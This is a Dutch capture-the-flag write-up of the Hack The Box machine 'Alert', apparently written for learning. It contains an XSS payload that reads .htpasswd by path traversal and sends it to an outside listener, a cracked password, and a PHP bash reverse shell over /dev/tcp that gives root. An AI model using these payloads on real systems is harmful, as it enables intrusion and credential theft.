

Writeup Alert

Als eerst gaan we gaan scannen welke services er allemaal opstaan. Dit zullen we gaan doen aan de hand van het volgende commando:

```
nmap -p- -sCV 10.129.40.130 -vvvv
```

We kunnen zien dat er maar 2 services up zijn. De volgende services en porten staan er open.

Port 22: SSH

Port 80: Http


```
PORT      STATE      SERVICE REASON          VERSION
22/tcp    open      ssh      syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGD5SrBVJEKTgtUohrzoK9i67CgzqLAXnhEsPmW8hS5
CFFGYikUduAcNkKsmmgQI09Q+6pa+7YHsnxcerBnW0taI//IYB5TI/LSE3yUxyk/R0kKLXPNIgUHC6Q
iCj3ZTvThyHrFD9ZTxWfZKEQTcOiPs15+HRPCZepPouRtREGwmJcvDal1ix8p/2/C8X57ekouEEpIk1w
zDTG5AM2/D08gXXe0TP+KYEaZEzAKM/mQUAqNTxfjc9x5rlfPYW+50kTDwtyKta57tBkkRCnnns0YRnP
Ntt0AH374ZkYLcqpxwN8iTNXaeVT/dGfF4mA1uW89hSMarmiRgRh20Y1KIaInHjv9YcvSlbWz+2sz3e
v725d4IExQTvDR4sfUAdysIX/q1iNpleyRgM4cvDMjxD6lEKpvQYSWVlRoJwbUUnJqnmZXboRwzRl+V3
XCUaABJrA/1K1gvJfsPcU5LX303CV6LDwvLJIcgXlEbtjhkcxz7b7CS78BEW9hPifCUDGKfUs=
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHYLF+
puo27gFRX69GBeZJqCeHN3ps2BScsUhKoDV66yEPM0o/Sn588F/wqBnJxsPB3KSFH+kbYW2M6erFI3U5
k=
|   256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG/QUl3gapBOWCGEHpls0Ke2Nlwjlrb5vTTLjg6gMu
Gl
80/tcp    open      http     syn-ack ttl 63  Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://alert.htb/
```

Hier bij poort 80 zien we dat de niet gedirect wordt naar de website. Wat dus betekent dat we deze zullen moeten toevoegen aan de hosts file. Dit zullen we gaan doen aan de hand van het volgende commando:

```
sudo nano /etc/hosts
```

```
GNU nano 7.2 /etc/hosts
1 127.0.0.1    localhost
2 127.0.1.1    debian12-parrot
3 10.129.40.130 alert.htb
4 # The following lines are desirable for IPv6 capable hosts
5 ::1         localhost ip6-localhost ip6-loopback
6 ff02::1     ip6-allnodes
7 ff02::2     ip6-allrouters
8 127.0.0.1    localhost
9 127.0.1.1    htb-bcisrgjy1j htb-bcisrgjy1j.htb-cloud.com
10
```

Nu kan je zien dat we wel naar de website kunnen gaan.



we gaan het de directories gaan kijken of dat er geen interessante dingen te vinden zijn zoals een subdomain, files, ...

Dit zullen we gaan doen aan de hand van het volgende commando:

```
ffuf -u http://alert.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -H "Host:FUZZ.alert.htb" -ac
```

```

:: Calibration      : true
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500

:: Progress: [2/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error
:: Progress: [106/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error
:: Progress: [240/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error
:: Progress: [374/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error
:: Progress: [500/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error
:: Progress: [626/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error
:: Progress: [761/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error
:: Progress: [890/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error
statistics [Status: 401, Size: 467, Words: 42, Lines: 15, Duration: 8ms]
:: Progress: [960/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error

```

Ik heb de volgende subdomain gevonden.

Ik ben gaan zoeken naar een exploit voor Markdown viewer. Hierbij heb ik het volgende script gezocht waarmee we een merkdwn file gaan maken en deze zullen gaan uploaden op de website.


Script staat hieroder in code.

```


<script>
fetch("http://alert.htb/messages.php?
file=../../../../../../../../var/www/statistics.alert.htb/.htpasswd")
  .then(response => response.text())
  .then(data => {
    fetch("http://10.10.16.11:8888/?file_content=" +
encodeURIComponent(data));
  });
</script>

```


1 keer dat we de file hebben upgeload, zien we onderin de ShareMarkdown staan.



Als we over deze link gaan zien de volgende url boven komen.



Deze url ben ik is gaan testen door deze in te geven in de contact us. nu zien we op onze andere prompt waarop dat we een connectie hebben gestart voor de gegevens binnen te kunnen krijgen dat er een hash op ons beeld scherm komt. Dit betekend dus dat we connectie hebben kunnen maken met de server.



Hiervan heb ik nu een hash file gemaakt zodat we deze hash kunnen gaan beginnen cracken. Voor dat ik de hash file heb gemaakt heb ik aan chatgpt gevraagd voor dit naar een code om te zetten waarmee ik kan gaan hacken.

- De daadwerkelijke hash is `albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/`.

Acties die je kunt ondernemen:

1. Decodeer de HTML-encoded string, zodat je alleen de hash overhoudt.
 - Hash: `albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/`.
2. Gebruik een tool om de hash te brute-forcen of te vergelijken met een lijst van bekende hashes.

Heb je specifieke tools of toegang nodig om dit verder te onderzoeken? Houd er rekening mee dat het kraken van hashes ethische en juridische implicaties kan hebben als je niet de eigenaar bent of toestemming hebt.

🔊 📄 👍 🔒 ↺

```
[eu-dedivip-2]-[10.10.14.135]-[hackthekat123@htb-bcisrgjy1j]-[~]  
[*]$ cat hash  
albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
```

Dit zal ik gaan doen aan de hand van het volgende commando:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash -  
-> hash is de naam van mijn file waarin de hash is.
```

de hash is gecracked en we kunnen nu het password en de username gaan gebruiken voor in te kunnen loggen op de ssh server.

username: albert

password: manchesterunited

```
[eu-dedivip-2]-[10.10.14.135]-[hackthekat123@htb-bcisrgjy1j]-[~]  
[*]$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
manchesterunited (albert)  
1g 0:00:00:00 DONE (2025-01-02 12:08) 1.694g/s 4772p/s 4772c/s 4772C/s meagan..medicina  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

zoals je kan zien zijn we nu ingelogd als de user albert.


```
the list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
  
Last login: Tue Nov 19 14:19:09 2024 from 10.10.14.23  
albert@alert:~$
```

en hebben we dus hiermee nu ook de user flag gevonden.

user flag: 10a0f42e172f08d1dbb18b9ac1688980

```
albert@alert:~$ ls  
user.txt  
albert@alert:~$ cat user.txt  
10a0f42e172f08d1dbb18b9ac1688980  
albert@alert:~$
```

Dit wilt dus zeggen dat we nu ook op de subdomain statistics kunnen gaan inloggen met dezelfde user credentials.




Month	Donations
January 2024	\$669
February 2024	\$235
March 2024	\$981
April 2024	\$937
May 2024	\$560
June 2024	\$686
July 2024	\$858

Ik ben gaan kijken in de /etc/hosts file en daar heb ik gezien dat er een webservices op 127.0.0.1 draait. We zullen aan de hand volgende commando deze gaan up zetten zodat we ermee kunnen connecteren.

```
ssh albert@alert.htb -L 8080:127.0.0.1:8080
```

Als we dus nu gaan zoeken op het ip address 127.0.0.1:8080, dan gaan we het volgende te zien krijgen.



als we nu is gaan kijken in de ssh connectie naar de monitors website. Als we daar het volgende commando gaan uitvoeren dan zullen we zien dat we via daar root kunnen worden.

```
albert@alert:/opt/website-monitor/monitors$ ls -ld
drwxrwxrwx 2 root root 4096 Oct 12 01:07 .
albert@alert:/opt/website-monitor/monitors$
```

Met het commando “ls -ld” gaan we laten zien welke rechten de directory heeft waarin we op dat moment zitten.

we gaan in de config directory de code gaan toevoegen waarmee we contact zullen gaan maken voor root user te bekomen.

```
Last login: Thu Jan  2 18:49:30 2025 from 10.10.14.135
albert@alert:~$ cd /opt/website-monitor/
albert@alert:/opt/website-monitor$ cd config/
albert@alert:/opt/website-monitor/config$
```


We gaan in dit path een .php file aanmaken en we zetten daar het volgende in.


```
<?php exec("/bin/bash -c 'bash -i >/dev/tcp/10.10.14.135/100 0>&1'"); ?>
```

we gaan dit opslaan en open we een tweede terminal waarin we nc connectie opzetten. Dit zullen we gaan doen aan de hand van de volgende code:

```
sudo nc -lvnp 100
```

Als we nu naar het internet gaan en we zoeken de url op waar we zonet onze .php file hebben aangemaakt zullen we een connectie krijgen als root user.



zoals je kan zien op je scherm hebben we een root connectie.

```
[*]$ sudo nc -lvnp 100
listening on [any] 100 ...
connect to [10.10.14.135] from (UNKNOWN) [10.129.40.130] 52480
ls
configuration.php
shell.php
id
uid=0(root) gid=0(root) groups=0(root)
```

Als we nu naar de root directory gaan zullen we daar de root flag zien staan en hebben we hierbij dus ook de root flag bemachtigd.

```
cd
ls
root.txt
scripts
cat root
5a471196b1d20898edb394319d626c3e
```

Root Flag: 5a471196b1d20898edb394319d626c3e



Alert has been Pwned!

Congratulations



Hackthekat123, best of luck in capturing flags ahead!

#3899

MACHINE RANK

02 Jan 2025

PWN DATE

30

POINTS EARNED

OK

SHARE